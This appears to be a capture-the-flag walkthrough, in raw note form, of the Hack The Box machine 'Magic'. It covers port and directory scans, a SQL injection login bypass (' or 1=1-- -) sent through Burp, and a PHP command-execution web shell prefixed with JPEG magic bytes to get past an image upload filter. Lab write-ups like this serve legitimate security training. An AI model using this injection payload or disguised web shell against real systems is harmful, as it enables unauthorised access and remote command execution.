Magic


Sunday, May 18, 2025 6:20 PM

nmap


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
```


Gobuster

```
┌──(kali㉿kali)-[~/Desktop/htb/magic]
└─$ cat gobuster
/.htm                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/assets               (Status: 301) [Size: 313] [--> http://10.129.80.90/assets/]
/.shtml               (Status: 403) [Size: 277]
/images               (Status: 301) [Size: 313] [--> http://10.129.80.90/images/]
/.                    (Status: 200) [Size: 4052]
/.htaccess            (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
```





Password masking







Remove "password" from type.


10.129.53.117/login.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Username
Password
asdasdas
Login
input#password 180 × 22.5
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Search HTML
Filter Styles
:hov .cls
Layout
Flexbox
Grid
Box Model
<tr>
<td>
<input id="password"
type=""
name="password">
element { inline
input, select, textarea { inline:11
color: #150C07;
width: 180px;
@media screen and (max-width: 980px) { main.css:159
body, input, select, textarea {



Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Send
Cancel
Request
Pretty
Raw
Hex
Response
1 POST /login.php HTTP/1.1
2 Host: 10.129.53.117
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 28
9 Origin: http://10.129.53.117
10 Connection: keep-alive
11 Referer: http://10.129.53.117/login.php
12 Cookie: PHPSESSID=5l1br9e2bevoou4hee8utcvcn3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
16 username=asda&password=' or 1=1-- -


Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings
Intercept on
Forward
Drop
Time
Type
Direction
Method
URL
Request
Pretty
Raw
Hex
1 POST /login.php HTTP/1.1
2 Host: 10.129.53.117
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://10.129.53.117
10 Connection: keep-alive
11 Referer: http://10.129.53.117/login.php
12 Cookie: PHPSESSID=5l1br9e2bevoou4hee8utcvcn3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
16 username=asdas&password='+or+1%3d1--+-


Now we login. This was super basic sql injection.





```
┌──(kali㉿kali)-[~/Desktop/htb/magic]
└─$ cat shell.php
<?php echo  "Hello World"; system($_REQUEST['cmd']); ?>
```



only JPG, JPEG and PNG files are allowed.



So we try to
-Put JPG extension after file name
-Change MIME content type to JPG
but it didn't work.



We have to switch magic byte.

```
┌──(kali㉿kali)-[~/Desktop/htb/magic]
└─$ locate *.jpg
/home/kali/Desktop/htb/cozyhosting/BOOT-INF/classes/static/assets/img/profile-img.jpg
/home/kali/Desktop/htb/cozyhosting/src/BOOT-INF/classes/static/assets/img/profile-img.jpg
/home/kali/Desktop/htb/soccer/SecLists-master/Payloads/Images/lottapixel.jpg
/usr/lib/python3/dist-packages/IPython/core/tests/2x2.jpg
/usr/share/autopsy/pict/back_pix.jpg
```


```
┌──(kali㉿kali)-[~/Desktop/htb/magic]
└─$ cp /var/lib/inetsim/http/fakefiles/sample.jpg .

┌──(kali㉿kali)-[~/Desktop/htb/magic]
└─$ ls
gobuster  nmap  sample.jpg  shell.php
```

```
┌──(kali㉿kali)-[~/Desktop/htb/magic]
└─$ head sample.jpg | xxd
00000000: ffd8 ffe0 0010 4a46 4946 0001 0101 0048  ......JFIF.....H
00000010: 0048 0000 ffe1 0016 4578 6966 0000 4d4d  .H......Exif..MM
00000020: 002a 0000 0008 0000 0000 0000 fffe 0017  .*..............
00000030: 4372 6561 7465 6420 7769 7468 2054 6865  Created with The
00000040: 2047 494d 50ff db00 4300 0503 0404 0403   GIMP...C.......
00000050: 0504 0404 0505 0506 070c 0807 0707 070f  ................
00000060: 0b0b 090c 110f 1212 110f 1111 1316 1c17  ................
```


```
┌──(kali㉿kali)-[~/Desktop/htb/magic]
└─$ head -c 20 sample.jpg > jpgmagic

┌──(kali㉿kali)-[~/Desktop/htb/magic]
└─$ file jpgmagic
jpgmagic: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16

┌──(kali㉿kali)-[~/Desktop/htb/magic]
└─$ cat jpgmagic shell.php > shell_jpg.php

┌──(kali㉿kali)-[~/Desktop/htb/magic]
└─$ cat shell_jpg.php
◆◆◆◆JFIFHH<?php echo  "Hello World"; system($_REQUESTS['cmd']); ?>

┌──(kali㉿kali)-[~/Desktop/htb/magic]
└─$ file shell_jpg.php
shell_jpg.php: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16
```

(Please note: Request is not supposed to have 's' in the shell.php just like in the above screenshot)

Now we got shell file which magic byte is JPG.
We will upload it.




We have to add JPG extension to file name, otherwise the web won't accept it.




